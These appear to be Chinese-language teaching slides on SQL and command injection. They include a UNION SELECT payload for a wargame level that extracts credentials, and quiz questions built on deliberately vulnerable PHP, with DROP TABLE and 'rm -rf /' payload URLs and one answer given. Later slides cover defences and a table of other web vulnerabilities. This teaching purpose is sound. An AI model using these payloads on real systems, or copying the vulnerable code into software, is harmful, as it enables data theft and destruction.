联合查找注入：
http://redtiger.labs.overthewire.org/level1.php?cat=1
Union select 1,2,username,password from level1_users

SELECT * FROM level1_users WHERE cat= 1
UNION
SELECT 1, 2, username, password FROM level1_users



SQL注入练习题

问题：同样的前提下，哪个URL可以删除数据库中的users表?

a. www.example.net/login.php?user=;DROP TABLE users;--

b. www.example.net/login.php?user=admin%27%3B%20DROP%20TABLE%20users--%3B&pwd=f

c. www.example.net/login.php?user=admin;%20DROP%20TABLE%20users;%20--&pwd=f

d. It is not possible. (None of the above)

login.php:

```
$result = pg_query("SELECT * from users WHERE
                    uid = '".$_GET['user']."' AND
                    pwd = '".$_GET['pwd']."';");
if (pg_query_num($result) > 0) {
    echo "Success";
    user_control_panel_redirect();
}
```

%27=’

%20 or + = space

%2F = /

%3B=

SQL注入练习题

问题：同样的前提下，哪个URL可以删除数据库中的users表?

a. www.example.net/login.php?user=;DROP TABLE users;--

b. www.example.net/login.php?user=admin'; DROP TABLE users--;&pwd=f

c. www.example.net/login.php?user=admin; DROP TABLE users; --&pwd=f

d. It is not possible. (None of the above)

```
login.php:
$result = pg_query("SELECT * from users WHERE
                    uid = '".$_GET['user']."' AND
                    pwd = '".$_GET['pwd']."';");
if (pg_query_num($result) > 0) {
    echo "Success";
    user_control_panel_redirect();
}
```

```
pg_query("SELECT * from users WHERE
                uid = 'admin'; DROP TABLE users;--' AND
                pwd = 'f';");

pg_query("SELECT * from users WHERE uid = 'admin';
                DROP TABLE users;");
```

命令注入

```
display.php: <? echo system("cat ".$_GET['file']); ?>
```

问题：假设我们一直在网页 [http://www.example.net/display.php] 中使用上述脚本。那么下列选项中的哪个URL是恶意的?

线索：要对16进制进行解码

a. http://www.example.net/display.php?get=rm

b. http://www.example.net/display.php?file=rm%20-rf%20%2F%3B

c. http://www.example.net/display.php?file=notes.txt%3B%20rm%20-rf%20%2F%3B%0A%0A

d. http://www.example.net/display.php?file=%20%20%20%20%20

特殊字符的16进制表示：%20 or + = space, %2F = /, %3B= ;

命令注入

```
display.php: <? echo system("cat ".$_GET['file']); ?>
```

问题：假设我们一直在网页 [http://www.example.net/display.php] 中使用上述脚本。那么下列选项中的哪个URL是恶意的?
线索：要对16进制进行解码

a. http://www.example.net/display.php?get=rm
b. http://www.example.net/display.php?file=rm -rf /;
c. http://www.example.net/display.php?file=notes.txt; rm - rf /;
d. http://www.example.net/display.php?file=

前两个没有提供file参数，因此它不会触发代码执行。
第三个指定了file是notes.txt，执行强制删除操作，是典型攻击模式。
第四个都是空格，不包含任何操作。

答案：c

SQL注入的防御策略

1. **输入验证和过滤：**

有效的输入验证和过滤是防范SQL注入攻击的关键。应该始终对用户输入进行验证和过滤，只接受符合预期格式的数据。例如，可以使用正则表达式来检查输入是否匹配预期的模式。

应用程序还应该使用参数化查询或预编译语句，以保护用户输入不被直接拼接到SQL查询中。这样可以防止恶意注入的代码执行。

2. **使用安全的API和框架：**

使用经过验证和安全性较高的API和框架是防范SQL注入攻击的重要措施。这些API和框架通常对用户输入进行了适当的验证和过滤，从而最大程度上降低了SQL注入攻击的风险。

例如，对于数据库操作，可以使用具有良好安全记录的ORM（对象关系映射）工具，如Hibernate或Django。

SQL注入的防御策略

1. 输入验证和过滤

2. 使用安全的API和框架

3. 最小权限原则

为了降低潜在的损害，应该根据需要为数据库用户和应用程序分配最小的权限。这样可以确保在发生SQL注入攻击时，攻击者无法对数据库进行敏感操作。

4. 定期更新和维护

定期更新和维护数据库管理系统和应用程序非常重要。更新可以修复已知的安全漏洞，并提供更好的安全性和保护。

SQL注入与XSS的联系和区别

XSS（跨站脚本攻击）和SQL注入都是常见的网络攻击方式，它们在一定程度上都利用了网站的安全漏洞来执行恶意操作。尽管两者都利用应用程序没有充分处理用户的输入数据，属于注入攻击的范畴（即通过向应用程序注入恶意数据来迫使应用程序执行非预期的动作），但它们的目标和方式有所不同。

- **攻击目标不同**：XSS主要是针对网页的用户，通过在用户浏览器上执行脚本来影响用户；而SQL注入主要是针对应用程序的数据库，通过执行非法的SQL命令来影响数据库。
- **影响范围**：XSS更多地影响到最终用户，可以盗取用户信息，劫持用户会话等；SQL注入则直接作用于后端数据库，影响可以更为严重，比如数据泄露，数据损坏等。
- **实施方式**：XSS利用的是HTML和JavaScript这类客户端脚本语言；而SQL注入则是通过构造SQL语句进行。

安全提醒：

确保在法律允许的范围内进行安全测试，不要在没有授权的情况下测试他人系统。

其他安全问题

安全问题	攻击方式	防御方式
CSRF（跨站请求伪造）	利用用户已登录的身份发送恶意请求	使用CSRF令牌，验证Referer头，使用SameSite Cookie属性
文件上传漏洞	上传恶意文件执行代码	限制文件类型，大小，执行严格的文件内容扫描
目录遍历	访问服务器上本不应公开的文件和目录	限制用户访问路径，使用安全的文件访问API
不安全的重定向和转发	诱导用户访问恶意网站	验证所有重定向和转发的目标URL
会话劫持	盗取或篡改用户的会话Token	使用HTTPS，安全的Cookie标记，及时注销会话
点击劫持	在正常网页上覆盖透明的恶意IFrame	设置X-Frame-Options响应头，使用Content Security Policy (CSP)限制帧的嵌入
服务器端请求伪造（SSRF）	发起内部系统之间未授权的请求	限制外发请求，对URL进行严格验证，使用白名单
XML外部实体（XXE）攻击	利用XML解析器处理外部实体的漏洞	禁用XML外部实体和DTD，使用安全的XML解析库
不安全的API	通过API暴露敏感数据或功能	使用API网关，实施严格的身份验证和授权策略
加密漏洞	利用弱加密算法读取敏感数据	使用强加密算法和协议，定期更新和替换证书和密钥


Any Questions?